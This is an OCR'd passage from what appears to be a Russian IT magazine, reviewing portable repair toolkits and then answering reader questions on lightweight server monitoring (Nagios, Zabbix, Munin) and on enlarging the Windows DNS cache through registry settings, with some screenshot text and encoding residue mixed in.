В нем порядка семидесяти инструментов: отвертка со сменными битами, гладилки для открытия разных корпусов, антистатический браслет и многое другое. Все это упаковано в удобную сумку, которую легко бросить в рюкзак и таскать с собой. Удержать от покупки может только ценник: почти 65 долларов по нынешнему курсу — это ощутимо, а если учесть, что еще почти столько же придется заплатить за пересылку, то и вовсе многовато даже за очень хороший набор.

Думаю, тебе не нужно рассказывать, что такое Aliexpress. На этом виртуальном китайском развале можно найти неплохую реплику Pro Tech Toolkit — она называется JAKEMY. Стоит она вдвое дешевле, а доставка в Россию и вовсе бесплатная, так что есть серьезный соблазн помочь китайской экономике.



JAKEMY — найди десять отличий от оригинала

Подобный набор хорош своей универсальностью, компактностью и мобильностью. Иметь одну сумочку гораздо удобнее, чем носить все по отдельности, да и порядок поддерживать гораздо легче.

РУЧНОЙ ИНСТРУМЕНТ

Более бюджетный вариант — это комплект отверток или одна отвертка со сменными битами (что, на мой взгляд, удобнее). Обсуждать конкретные варианты бессмысленно — выбирать все равно обычно приходится из того, что есть в ближайшем хозяйственном.

Стоит отметить, что отвертки есть разной формы и веса. По мне, так самые удобные — это в меру тяжелые и узкие, хотя кому-то, может, грушевидная ручка нравится больше. Если покупаешь впервые, не стесняйся попросить достать с прилавка все, что нравится, и сравни, что будет лучше лежать в руке.


Отвертка со сменными магнитными битами

А вот если тебе предложат набор часовых отверток (выглядит как цельная отвертка с разными наконечниками), не соглашайся ни в коем случае. Пользоваться этой штукой дико неудобно: если понадобится бороться с плотно закрученными на заводе винтами, без плоскогубцев не обойтись — иначе сотрешь себе пальцы до мяса.



Набор часовых отверток, самый жуткий инструмент для пальцев

При покупке обрати внимание на наличие удлинителя биты. Вещь реально нужная, особенно когда будешь разбирать корпус компьютера (или чего-нибудь еще) — длины в таких случаях часто не хватает.

В общем, отвертка — твой верный спутник, и, даже если ничего с собой больше нет, благодаря набору бит ты сможешь разобрать (и, возможно, собрать обратно) массу самых разных вещей. Кстати, биты можно докупать — только смотри, чтобы они были совместимы.

ИНСТРУМЕНТ ДЛЯ ВСКРЫТИЯ

Наборы из гладилок и прочего пластикового инструмента, нужного для вскрытия корпусов мобильных девайсов, можно купить отдельно. Вот, к примеру, типичный инструмент для вскрытия.



Различные инструменты для вскрытия корпусов

На первый взгляд кажется, что любой корпус можно открыть пластиковой картой, но, когда попробуешь нормальные инструменты, к подручным средствам вернешься разве что в крайнем случае. Карточка, конечно, тоже может

пригодиться, но пластиковые скребки, палки и медиаторы бывают невероятно удобными. Они сделаны из более мягкого пластика, чем корпуса устройств, и при вскрытии деформируется он, а не корпус гаджета. Это помогает избежать зазубрин и других поломок. Гладилки же, наоборот, сделаны из металла, прочны и служат для самых разных целей: что-то подковырнуть, поправить какой-то шлейф или нанести какую-нибудь пасту. Кстати, гладилки и различные зонды — это изначально стоматологические инструменты, которые пришлись очень к месту при работе с мелкой электроникой.

Гладилка

МУЛЬТИТУЛЫ

Говоря об инструментах, нельзя не вспомнить такую крутую штуку, как мультитул. Думаю, ты подобные видел. Чаще всего это плоскогубцы, в ручках которых прячутся другие инструменты: отвертки, ножницы, ножи, открывалки и прочее. Частенько у мультитулов есть отдельный блок под биты и отвертка, которая лежит в одном чехле с ножом.

Два знаменитых производителя мультитулов — это Leatherman и Victorinox. Кто из них круче, сказать сложно, но холивары на форумах бывают пожарче, чем в ветках, посвященных ОС или языкам программирования. Кроме этих двух титанов, есть и китайские производители аналогичных инструментов самых разнообразных форм и, конечно, качества. Если деньги есть, бери бренд, если нет, но поиграться хочется, выбирай, что больше приглянется.



Пример мультитула

Главное — обрати внимание на набор встроенных в мультитул инструментов: их должно быть много, и они должны подходить под твои задачи. Брать нож с тремя шлицами не совсем логично, особенно если ты хочешь раскручивать коммутационные шкафы. И конечно, очень важный критерий — это сталь инструмента. Если она совсем плохого качества, то пойдет стружкой от первого же прикипевшего болтика.

Возможно, это прозвучит забавно, но одна из полезнейших вещей в сумке любого человека независимо от рода его деятельности — это темляк. Для тех, кто не в курсе, поясню, что это своего рода брелок или браслет, который плетут из паракорда. Может показаться, что это просто забавная самодельная игрушка, которая болтается на брелоке. Но на деле, если ее развязать, получится в среднем пять метров крепкого шнура. Он незаменим на самых разных выездах, когда нужно что-то подвязать или подвесить, но иногда ему находится применение и в обычное время. Сплести такую штуку довольно просто, а схему ты с легкостью нагуглишь.



ПРОЧЕЕ

Если тебе приходится заглядывать в сетевые шкафы, зачищать провода и заделывать контакты в розетки или панели, то тебе должен понравиться вот такой инструмент для зачистки витой пары.

Конечно, на профессиональный уровень он не претендует, и даже самый обычный нож для заделки проводов даст ему сто очков форы по удобству и качеству. Зато он маленький, легкий и практичный — то, что надо, если ты собираешь портативный набор.




Инструмент для зачистки витой пары и заделки контактов типа 110/88

Алексей Zemond Панкратов
3em0nd@gmail.com







ОТВЕТЫ НА ВОПРОСЫ ЧИТАТЕЛЕЙ

(ЕСТЬ ВОПРОСЫ? ШЛИ НА FAQ@GLC.RU)



МОНИТОРИМ СОБЫТИЯ, ПРОИСХОДЯЩИЕ НА СЕРВЕРЕ

Поговорим про разные инструменты мониторинга серверов — от заезженного Zabbix'а до более легковесного решения Munin.

Не секрет, что средства мониторинга придуманы не просто так и в работе любого айтишника играют важную роль. Даже при маленьком парке машин мониторинг помогает решать задачи значительно быстрее. Плюс есть возможность отслеживать все возможные тенденции и рисовать красивые графики. Давай посмотрим, какие средства выбрать, если речь как раз о небольшом числе серверов.

Host	Service	Status	Last Check	Duration	Attempt	Status Information
linksys-srw224p	PING	CRITICAL	01-23-2012 00:55:16	0d 0h 5m 21s	3/3	CRITIQUE - HÃ´te inaccessible (192.168.1.253)
	Port 1 Bandwidth Usage	UNKNOWN	01-23-2012 00:51:28	0d 0h 4m 9s	3/3	check_mrtgtraf: Impossible d'ouvrir le fichier de log de MRTG
	Port 1 Link Status	UNKNOWN	01-23-2012 00:52:40	0d 0h 2m 57s	3/3	Erreur d'exÃ©cution de commande externe: Timeout: No Response from 192.168.1.253:161.
	Uptime	UNKNOWN	01-23-2012 00:53:53	0d 0h 1m 44s	3/3	Erreur d'exÃ©cution de commande externe: Timeout: No Response from 192.168.1.253:161.
localhost	Current Load	OK	01-23-2012 00:52:06	0d 0h 23m 31s	1/4	OK - Charge moyenne: 0.04, 0.04, 0.05
	Current Users	OK	01-23-2012 00:52:44	0d 0h 22m 53s	1/4	UTILISATEURS OK - 1 utilisateurs actuellement connectÃ©s sur
	HTTP	WARNING	01-23-2012 00:51:21	0d 0h 22m 16s	4/4	HTTP WARNING: HTTP/1.1 403 Forbidden - 4807 octets en 0,002 secondes de temps de rÃ©ponse
	PING	OK	01-23-2012 00:55:05	0d 0h 21m 38s	1/4	PING OK - Paquets perdus = 0%, RTA = 0.06 ms
	Root Partition	OK	01-23-2012 00:54:36	0d 0h 21m 1s	1/4	DISK OK - free space: / 34071 MB (92% inode=94%):
	SSH	OK	01-23-2012 00:55:14	0d 0h 20m 23s	1/4	SSH OK - OpenSSH_5.4 (protocole 2.0)
	Swap Usage	OK	01-23-2012 00:50:51	0d 0h 19m 46s	1/4	SWAP OK - 98% libre (1003 MB sur un total de 1023 MB)
	Total Processes	OK	01-23-2012 00:51:29	0d 0h 19m 8s	1/4	PROCS OK: 154 processus avec ETAT = RSZDT
winserver	C:\ Drive Space	CRITICAL	01-23-2012 00:50:17	0d 0h 7m 20s	3/3	Connexion refusÃ©e
	CPU Load	CRITICAL	01-23-2012 00:51:30	0d 0h 8m 7s	3/3	Connexion refusÃ©e
	Explorer	CRITICAL	01-23-2012 00:54:40	0d 0h 0m 57s	3/3	Connexion refusÃ©e
	Memory Usage	UNKNOWN	01-23-2012 00:45:52	0d 0h 13m 45s	3/3	NSClient - ERROR: Invalid password.
	NSClient++ Version	CRITICAL	01-23-2012 00:47:04	0d 0h 8m 33s	3/3	Connexion refusÃ©e
	Uptime	CRITICAL	01-23-2012 00:48:17	0d 0h 7m 20s	3/3	Connexion refusÃ©e
	W3SVC	CRITICAL	01-23-2012 00:49:29	0d 0h 8m 8s	3/3	Connexion refusÃ©e

Nagios

Поднимать и настраивать Nagios в таком случае излишне. Это, конечно, классная система, и настроек в ней огромное количество, но в нашем случае это скорее минус — равно как ее громоздкость.



ZABBIX

Help | Get support | Print | Profile | Logout

Monitoring | Inventory | Reports | Configuration | Administration

Dashboard | Overview | Web | Latest data | Triggers | Events | Graphs | Screens | Maps | Discovery | IT services | Search

History: トリガーの設定 » ダッシュボード » ユーザープロファイル » Dashboard » Overview

PERSONAL DASHBOARD

Favorite graphs

- vSphere 001: CPU utilization
- vSphere 002: CPU utilization
- vSphere 003: CPU utilization

Graphs »

Favorite screens

- Zabbix server performance
- JBoss performance
- Oracle RAC
- Network map

Screens »

Favorite maps

- Network devices
- VMWare production

Maps »

Status of Zabbix

Parameter	Value	Details
Zabbix server is running	Yes	localhost:10051
Number of hosts (monitored/not monitored/templates)	85	47 / 0 / 38
Number of items (monitored/disabled/not supported)	502	493 / 0 / 9
Number of triggers (enabled/disabled) [problem/ok]	291	291 / 0 [10 / 281]
Number of users (online)	2	1
Required server performance, new values per second	7.7	-

Updated: 02:41:40 AM

System status

Host group	Disaster	High	Average	Warning	Information	Not classified
Business System	0	0	0	0	0	0
Clouds	0	0	0	0	0	0
Database servers	0	0	0	0	0	0
JBoss instances	0	0	0	3	0	0
Network Devices	0	0	0	0	0	0
Private Cloud	0	0	0	5	0	0
Web servers	0	0	0	0	0	0
Zabbix servers	0	0	0	2	0	0


Updated: 02:41:41 AM

Host status

Host group	Without problems	With problems	Total
Business System	17	0	17
Clouds	2	0	2
Database servers	2	0	2
JBoss instances	0	3	3

Zabbix

Многие по старой памяти ставят Zabbix. Эта программа не так давно обновилась, стала выглядеть интереснее, обрела некоторые любопытные фишки, да и работает стабильнее. Zabbix не так неуклюж, как Nagios, но это, конечно, дело вкуса. Мощная система к тому же пригодится, если есть перспектива роста, — по крайней мере ты не упрешься в отсутствие нужных функций. Zabbix и Nagios объединяет то, что для своей работы они требуют установки базы данных. Если для тебя это неудобно, можешь посмотреть в сторону Munin.



Munin

Munin — это свободный проект, написанный на Perl. Он мониторит большинство параметров, прост в установке и использовании. Отображает красивые и понятные графики и имеет модульную архитектуру. Существует огромная коллекция готовых плагинов, но можешь писать и сам — на Bash, Perl, Ruby, Python или любом другом языке программирования. Если машин немного, то я советую именно Munin как лайтовое, но при этом расширяемое решение.

УВЕЛИЧИВАЕМ КЕШ DNS В WINDOWS

Как известно, при обращении к любому ресурсу система первоначально заглядывает в кеш — на тот случай, если запись о соотношении доменного имени и IP уже существует. Иногда бывает полезно расширить этот кеш.

Посмотреть записи можно командой `ipconfig /displaydns`. Записи в кеше могут быть двух видов: «позитивные» и «негативные». «Негативная» запись оз-


начает, что совпадение найдено не было, и при переходе на сайт браузер выдаст сообщение о том, что не удается найти сервер или DNS. К примеру, ты пингуешь **example.xakep.ru** — система получит ответ о том, что такого ресурса не существует, и будет хранить результат в своем кеше.

Если в период хранения эта ссылка заработает, то пройти по ней ты не сможешь до тех пор, пока запись не обновится. Чтобы обновить записи вручную, можешь набрать команду **ipconfig /flushdns**. Также они обновляются через равные временные интервалы — они задаются в реестре при помощи переменной NegativeCacheTime. Если хочешь изменить ее значение, ищи вот эту ветку.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters
```

Можно подтюнить и остальные параметры. Например, вот так:

```
CacheHashTableBucketSize = 1
NegativeCacheTime = 300
CacheHashTableSize = 384
MaxCacheEntryTtlLimit = 86400
MaxSOACacheEntryTtlLimit = 301
```



